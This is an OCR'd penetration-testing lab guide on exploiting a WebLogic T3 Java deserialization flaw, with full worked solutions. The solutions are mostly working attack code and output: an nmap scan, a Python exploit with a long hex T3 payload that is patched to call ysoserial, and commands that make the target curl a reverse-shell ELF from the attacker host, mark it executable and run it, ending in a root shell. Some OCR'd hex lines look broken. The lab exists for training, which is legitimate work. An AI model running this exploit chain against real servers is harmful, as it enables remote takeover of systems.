
HERA LAB

JAVA INSECURE DESERIALIZATION

Scenario 2



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1. Scenario

Your goal is to exploit a vulnerable to insecure deserialization WebLogic instance. Before you start, you might want to read this article which includes details regarding the discovery of that vulnerability. The vulnerability is related to insecure deserialization when handling the T3 protocol.

2. Goals

- Patch a publicly available WebLogic exploit
- Achieve remote code execution

3. What you will learn

- Reworking deserialization exploits
- Attacking WebLogic

4. Recommended tools

- Ysoserial
- Python
- https://github.com/foxglovesec/JavaUnserializeExploits/blob/master/weblogic.py
- Nmap

5. Network Configuration

The target application server is available on the **172.16.64.222** IP address.

6. Tasks

Task 1. Find a vulnerable service

Find the service that matches the publicly known deserialization vulnerability of WebLogic and try to interact with it.

Task 2. Patch the exploit

Figure out how the exploit should be altered in order to be able to use the serialized payloads of choice.

Hint: The T3 protocol that is wrapping the Java object needs to be taken into account. The payload length is defined by the first 4 bytes of a header, so make sure you update this header with the correct length.

Task 3. Use the exploit to obtain a reverse shell

Confirm code execution and then proceed to establishing a fully functional reverse shell.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.


TASK 1. FIND A VULNERABLE SERVICE

Starting with a nmap scan we can find a service running on port 7001.

```
nmap 172.16.64.222 -v -Pn -T4 -p- -sV
(…)
Nmap scan report for 172.16.64.222
Host is up (0.14s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1 (protocol 2.0)
7001/tcp open  http    Oracle WebLogic admin httpd 12.2.1.0 (T3 enabled)
```

The T3 protocol was identified by nmap to be enabled. If you run Wireshark during the nmap scan you will see that nmap was able to speak with weblogic in T3.



TASK 2. PATCH THE EXPLOIT

The original exploit can be seen below:

```
#!/usr/bin/python
import socket
import sys
import struct

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# Send headers
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'
print 'sending "%s"' % headers
sock.sendall(headers)

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

payloadObj = open(sys.argv[3],'rb').read()

payload='\x00\x00\x09\xf3\x01\x65\x01\xff\xff\xff\xff\xff\xff\xff\xff\x00\x00
\x00\x71\x00\x00\xea\x60\x00\x00\x00\x18\x43\x2e\xc6\xa2\xa6\x39\x85\xb5\xaf\
x7d\x63\xe6\x43\x83\xf4\x2a\x6d\x92\xc9\xe9\xaf\x0f\x94\x72\x02\x79\x73\x72\x
00\x78\x72\x01\x78\x72\x02\x78\x70\x00\x00\x00\x0c\x00\x00\x00\x02\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x70\x70\x70\x70\x70\x70\x00\x00\x00
\x0c\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x70\
x06\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x1d\x77\x65\x62\x6c\x6f\x67\x
69\x63\x2e\x72\x6a\x76\x6d\x2e\x43\x6c\x61\x73\x73\x54\x61\x62\x6c\x65\x45\x6
e\x74\x72\x79\x2f\x52\x65\x81\x57\xf4\xf9\xed\x0c\x00\x00\x78\x70\x72\x00\x24
\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2e\x69\x6e\x74\
x65\x72\x6e\x61\x6c\x2e\x50\x61\x63\x6b\x61\x67\x65\x49\x6e\x66\x6f\xe6\xf7\x
23\xe7\xb8\xae\x1e\xc9\x02\x00\x09\x49\x00\x05\x6d\x61\x6a\x6f\x72\x49\x00\x0
```

```
5\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x64\x61\x74\x65
\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x49\x00\x0b\x73\
x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d\x70\x6f\x72\x
61\x72\x79\x50\x61\x74\x63\x68\x4c\x00\x09\x69\x6d\x70\x6c\x54\x69\x74\x6c\x6
5\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6
\x67\x3b\x4c\x00\x0a\x69\x6d\x70\x6c\x56\x65\x6e\x64\x6f\x72\x71\x00\x7e\x00\
x03\x4c\x00\x0b\x69\x6d\x70\x6c\x56\x65\x72\x73\x69\x6f\x6e\x71\x00\x7e\x00\x
03\x78\x70\x77\x02\x00\x00\x78\xfe\x01\x00\x00'

payload=payload+payloadObj

payload=payload+'\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x1d\x77\x65\x62
\x6c\x6f\x67\x69\x63\x2e\x72\x6a\x76\x6d\x2e\x43\x6c\x61\x73\x73\x54\x61\x62\
x6c\x65\x45\x6e\x74\x72\x79\x2f\x52\x65\x81\x57\xf4\xf9\xed\x0c\x00\x00\x78\x
70\x72\x00\x21\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2
e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x50\x65\x65\x72\x49\x6e\x66\x6f\x58\x54
\x74\xf3\x9b\xc9\x08\xf1\x02\x00\x07\x49\x00\x05\x6d\x61\x6a\x6f\x72\x49\x00\
x05\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x64\x61\x74\x
65\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x49\x00\x0b\x7
3\x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d\x70\x6f\x72
\x61\x72\x79\x50\x61\x74\x63\x68\x5b\x00\x08\x70\x61\x63\x6b\x61\x67\x65\x73\
x74\x00\x27\x5b\x4c\x77\x65\x62\x6c\x6f\x67\x69\x63\x2f\x63\x6f\x6d\x6d\x6f\x
6e\x2f\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2f\x50\x61\x63\x6b\x61\x67\x65\x49\x6
e\x66\x6f\x3b\x78\x72\x00\x24\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d
\x6d\x6f\x6e\x2e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x56\x65\x72\x73\x69\x6f\
x6e\x49\x6e\x66\x6f\x97\x22\x45\x51\x64\x52\x46\x3e\x02\x00\x03\x5b\x00\x08\x
70\x61\x63\x6b\x61\x67\x65\x73\x71\x00\x7e\x00\x03\x4c\x00\x0e\x72\x65\x6c\x6
5\x61\x73\x65\x56\x65\x72\x73\x69\x6f\x6e\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f
\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x5b\x00\x12\x76\x65\x72\x73\
x69\x6f\x6e\x49\x6e\x66\x6f\x41\x73\x42\x79\x74\x65\x73\x74\x00\x02\x5b\x42\x
78\x72\x00\x24\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2
e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x50\x61\x63\x6b\x61\x67\x65\x49\x6e\x66
\x6f\xe6\xf7\x23\xe7\xb8\xae\x1e\xc9\x02\x00\x09\x49\x00\x05\x6d\x61\x6a\x6f\
x72\x49\x00\x05\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x
64\x61\x74\x65\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x4
9\x00\x0b\x73\x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d
\x70\x6f\x72\x61\x72\x79\x50\x61\x74\x63\x68\x4c\x00\x09\x69\x6d\x70\x6c\x54\
x69\x74\x6c\x65\x71\x00\x7e\x00\x05\x4c\x00\x0a\x69\x6d\x70\x6c\x56\x65\x6e\x
64\x6f\x72\x71\x00\x7e\x00\x05\x4c\x00\x0b\x69\x6d\x70\x6c\x56\x65\x72\x73\x6
9\x6f\x6e\x71\x00\x7e\x00\x05\x78\x70\x77\x02\x00\x00\x78\xfe\x00\xff\xfe\x01
\x00\x00\xac\xed\x00\x05\x73\x72\x00\x13\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\
x72\x6a\x76\x6d\x2e\x4a\x56\x4d\x49\x44\xdc\x49\xc2\x3e\xde\x12\x1e\x2a\x0c\x
00\x00\x78\x70\x77\x46\x21\x00\x00\x00\x00\x00\x00\x00\x00\x00\x09\x31\x32\x3
7\x2e\x30\x2e\x31\x2e\x31\x00\x0b\x75\x73\x2d\x6c\x2d\x62\x72\x65\x65\x6e\x73
\xa5\x3c\xaf\xf1\x00\x00\x00\x07\x00\x00\x1b\x59\xff\xff\xff\xff\xff\xff\xff\
xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x78\x
fe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x13\x77\x65\x62\x6c\x6f\x67\x69\x6
3\x2e\x72\x6a\x76\x6d\x2e\x4a\x56\x4d\x49\x44\xdc\x49\xc2\x3e\xde\x12\x1e\x2a
\x0c\x00\x00\x78\x70\x77\x1d\x01\x81\x40\x12\x81\x34\xbf\x42\x76\x00\x09\x31\
x32\x37\x2e\x30\x2e\x31\x2e\x31\xa5\x3c\xaf\xf1\x00\x00\x00\x00\x00\x78'
```

```
# adjust header for appropriate message length
payload = "{0}{1}".format(struct.pack('!i', len(payload)), payload[4:])

print 'sending payload...'
sock.send(payload)
```

It has some issues, first, the ysoserial payload is hardcoded, and we will need to generate several payloads on the way to code execution. We can incorporate ysoserial to the exploit itself by calling os.system("java -jar ysoserial.jar"). Due to the structure of the T3 protocol, we will also need to fix the length of the payload so that it is padded to 4 bytes. Specifically, we will need to calculate the length of the chosen payload, turn it to hex, update the header with the proper length, and finally prepend the updated header.

The updated exploit can be seen below.

```
#!/usr/bin/python
import socket
import sys
import os

#arguments check
if len(sys.argv) != 5:
    print '\nUsage:\n' + sys.argv[0] + ' <victim ip> <victim port> <path to
ysoserial> <command to execute>\n'
    sys.exit()

#ysoserial payload is generated
os.system('java -jar ' + sys.argv[3] + ' CommonsCollections1 ' + '\'' +
sys.argv[4] + '\' > payload.out')

#Connect to the target
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (sys.argv[1], int(sys.argv[2]))
print '[+] connecting to %s port %s' % server_address
```

```
sock.connect(server_address)


#T3 Protocol headers
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'
print 'sending "%s"' % headers
sock.sendall(headers)
data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data


#Implement ysoserial payload into the exploit
payloadObj = open('payload.out','rb').read()
payload='\x00\x00\x00\x00\x01\x65\x01\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x00
\x00\x71\x00\x00\xea\x60\x00\x00\x00\x18\x43\x2e\xc6\xa2\xa6\x39\x85\xb5\xaf\
x7d\x63\xe6\x43\x83\xf4\x2a\x6d\x92\xc9\xe9\xaf\x0f\x94\x72\x02\x79\x73\x72\x
00\x78\x72\x01\x78\x72\x02\x78\x70\x00\x00\x00\x0c\x00\x00\x00\x02\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x01\x00\x70\x70\x70\x70\x70\x70\x00\x00\x00
\x0c\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x70\
x06\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x1d\x77\x65\x62\x6c\x6f\x67\x
69\x63\x2e\x72\x6a\x76\x6d\x2e\x43\x6c\x61\x73\x73\x54\x61\x62\x6c\x65\x45\x6
e\x74\x72\x79\x2f\x52\x65\x81\x57\xf4\xf9\xed\x0c\x00\x00\x78\x70\x72\x00\x24
\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2e\x69\x6e\x74\
x65\x72\x6e\x61\x6c\x2e\x50\x61\x63\x6b\x61\x67\x65\x49\x6e\x66\x6f\xe6\xf7\x
23\xe7\xb8\xae\x1e\xc9\x02\x00\x09\x49\x00\x05\x6d\x61\x6a\x6f\x72\x49\x00\x0
5\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x64\x61\x74\x65
\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x49\x00\x0b\x73\
x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d\x70\x6f\x72\x
61\x72\x79\x50\x61\x74\x63\x68\x4c\x00\x09\x69\x6d\x70\x6c\x54\x69\x74\x6c\x6
5\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e
\x67\x3b\x4c\x00\x0a\x69\x6d\x70\x6c\x56\x65\x6e\x64\x6f\x72\x71\x00\x7e\x00\
x03\x4c\x00\x0b\x69\x6d\x70\x6c\x56\x65\x72\x73\x69\x6f\x6e\x71\x00\x7e\x00\x
03\x78\x70\x77\x02\x00\x00\x78\xfe\x01\x00\x00'
payload=payload+payloadObj
payload=payload+'\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x1d\x77\x65\x62
\x6c\x6f\x67\x69\x63\x2e\x72\x6a\x76\x6d\x2e\x43\x6c\x61\x73\x73\x54\x61\x62\
x6c\x65\x45\x6e\x74\x72\x79\x2f\x52\x65\x81\x57\xf4\xf9\xed\x0c\x00\x00\x78\x
70\x72\x00\x21\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2
e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x50\x65\x65\x72\x49\x6e\x66\x6f\x58\x54
\x74\xf3\x9b\xc9\x08\xf1\x02\x00\x07\x49\x00\x05\x6d\x61\x6a\x6f\x72\x49\x00\
x05\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x64\x61\x74\x
65\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x49\x00\x0b\x7
3\x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d\x70\x6f\x72
\x61\x72\x79\x50\x61\x74\x63\x68\x5b\x00\x08\x70\x61\x63\x6b\x61\x67\x65\x73\
x74\x00\x27\x5b\x4c\x77\x65\x62\x6c\x6f\x67\x69\x63\x2f\x63\x6f\x6d\x6d\x6f\x
```

```
6e\x2f\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2f\x50\x61\x63\x6b\x61\x67\x65\x49\x6
e\x66\x6f\x3b\x78\x72\x00\x24\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d
\x6d\x6f\x6e\x2e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x56\x65\x72\x73\x69\x6f\
x6e\x49\x6e\x66\x6f\x97\x22\x45\x51\x64\x52\x46\x3e\x02\x00\x03\x5b\x00\x08\x
70\x61\x63\x6b\x61\x67\x65\x73\x71\x00\x7e\x00\x03\x4c\x00\x0e\x72\x65\x6c\x6
5\x61\x73\x65\x56\x65\x72\x73\x69\x6f\x6e\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f
\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x5b\x00\x12\x76\x65\x72\x73\
x69\x6f\x6e\x49\x6e\x66\x6f\x41\x73\x42\x79\x74\x65\x73\x74\x00\x02\x5b\x42\x
78\x72\x00\x24\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2
e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x50\x61\x63\x6b\x61\x67\x65\x49\x6e\x66
\x6f\xe6\xf7\x23\xe7\xb8\xae\x1e\xc9\x02\x00\x09\x49\x00\x05\x6d\x61\x6a\x6f\
x72\x49\x00\x05\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x
64\x61\x74\x65\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x4
9\x00\x0b\x73\x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d
\x70\x6f\x72\x61\x72\x79\x50\x61\x74\x63\x68\x4c\x00\x09\x69\x6d\x70\x6c\x54\
x69\x74\x6c\x65\x71\x00\x7e\x00\x05\x4c\x00\x0a\x69\x6d\x70\x6c\x56\x65\x6e\x
64\x6f\x72\x71\x00\x7e\x00\x05\x4c\x00\x0b\x69\x6d\x70\x6c\x56\x65\x72\x73\x6
9\x6f\x6e\x71\x00\x7e\x00\x05\x78\x70\x77\x02\x00\x00\x78\xfe\x00\xff\xfe\x01
\x00\x00\xac\xed\x00\x05\x73\x72\x00\x13\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\
x72\x6a\x76\x6d\x2e\x4a\x56\x4d\x49\x44\xdc\x49\xc2\x3e\xde\x12\x1e\x2a\x0c\x
00\x00\x78\x70\x77\x46\x21\x00\x00\x00\x00\x00\x00\x00\x00\x00\x09\x31\x32\x3
7\x2e\x30\x2e\x31\x2e\x31\x00\x0b\x75\x73\x2d\x6c\x2d\x62\x72\x65\x65\x6e\x73
\xa5\x3c\xaf\xf1\x00\x00\x00\x07\x00\x00\x1b\x59\xff\xff\xff\xff\xff\xff\xff\
xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x78\x
fe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x13\x77\x65\x62\x6c\x6f\x67\x69\x6
3\x2e\x72\x6a\x76\x6d\x2e\x4a\x56\x4d\x49\x44\xdc\x49\xc2\x3e\xde\x12\x1e\x2a
\x0c\x00\x00\x78\x70\x77\x1d\x01\x81\x40\x12\x81\x34\xbf\x42\x76\x00\x09\x31\
x32\x37\x2e\x30\x2e\x31\x2e\x31\xa5\x3c\xaf\xf1\x00\x00\x00\x00\x00\x78'


#Payload length padding
hexlength = bytearray.fromhex("{:08x}".format(len(payload)))
payload = hexlength + payload[4:]


#Send data to the target
print '[+] Sending payload. '
sock.send(payload)
```

We can set up a listener in order to verify if code execution was achieved. First, tcpdump is launched, as follows.

```
tcpdump -i tap0 icmp
```

Then, the exploit is run.

```
python w.py 172.16.64.222 7001 /root/java/ysoserial-master-SNAPSHOT.jar "ping
172.16.64.3"
```

Below you can see the results of running the exploit and tcpdump capturing ICMP traffic.

```
root@0xluk3:~# python w.py 172.16.64.222 7001 /root/java/ysoserial-master-SNAPSHOT.jar "ping 172.16.64.3"
[+] connecting to 172.16.64.222 port 7001
sending "t3 12.2.1
AS:255
HL:19
MS:10000000
PU:t3://us-l-breens:7001

"
received "HELO:12.2.1.0.0.false
AS:2048
HL:19
MS:10000000
PN:DOMAIN

"
[+] Sending payload.
```

```
root@0xluk3:~# tcpdump -i tap0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tap0, link-type EN10MB (Ethernet), capture size 262144 bytes
20:24:29.078799 IP 172.16.64.222 > sample.origin: ICMP echo request, id 10172, seq 1, length 64
20:24:29.078816 IP sample.origin > 172.16.64.222: ICMP echo reply, id 10172, seq 1, length 64
20:24:30.079372 IP 172.16.64.222 > sample.origin: ICMP echo request, id 10172, seq 2, length 64
20:24:30.079396 IP sample.origin > 172.16.64.222: ICMP echo reply, id 10172, seq 2, length 64
```

TASK 3. USE THE EXPLOIT TO OBTAIN A REVERSE SHELL

In order to execute code on the remote machine, let's first create a Metasploit reverse shell using the msfvenom utility. We use a 32-bit payload because we don't know the specifics of the target system infrastructure. 32-bit can work on x64, while x64 will not work in case of the target architecture being 32-bit.

```
msfvenom -p linux/x86/shell_reverse_tcp lhost=172.16.64.3 lport=9999 -f elf -
o 9999.elf
```

We also setup a netcat listener that will be listening for connections on port 9999.

```
nc -lvp 9999
```

Next thing will be to host the msfvenom payload using a Python SimpleHTTPServer. In the same directory where the payload was generated, execute the below.

```
python -m SimpleHTTPServer 8888
```

Finally run the exploit specifying the curl command, as follows.

```
python w.py 172.16.64.222 7001 /root/java/ysoserial-master-SNAPSHOT.jar "curl
http://172.16.64.3:8888/9999.elf -o 9999"
```

The result can be seen below.

```
root@0xluk3:~# msfvenom -p linux/x86/shell_reverse_tcp lhost=172.16.64.3 lport=9999 -f elf -o 9999.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: 9999.elf
root@0xluk3:~# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
172.16.64.222 - - [07/Jan/2020 20:33:22] "GET /9999.elf HTTP/1.1" 200 -
```

Next, two more exploit runs are needed in order to make the downloaded payload executable and execute it.

```
python w.py 172.16.64.222 7001 /root/java/ysoserial-master-SNAPSHOT.jar
"chmod +x 9999"

python w.py 172.16.64.222 7001 /root/java/ysoserial-master-SNAPSHOT.jar
"./9999"
```

The shell should arrive on the netcat listener.

```
root@0xluk3:~# nc -lvp 9999
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 172.16.64.222.
Ncat: Connection from 172.16.64.222:35837.
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
whoami
root
```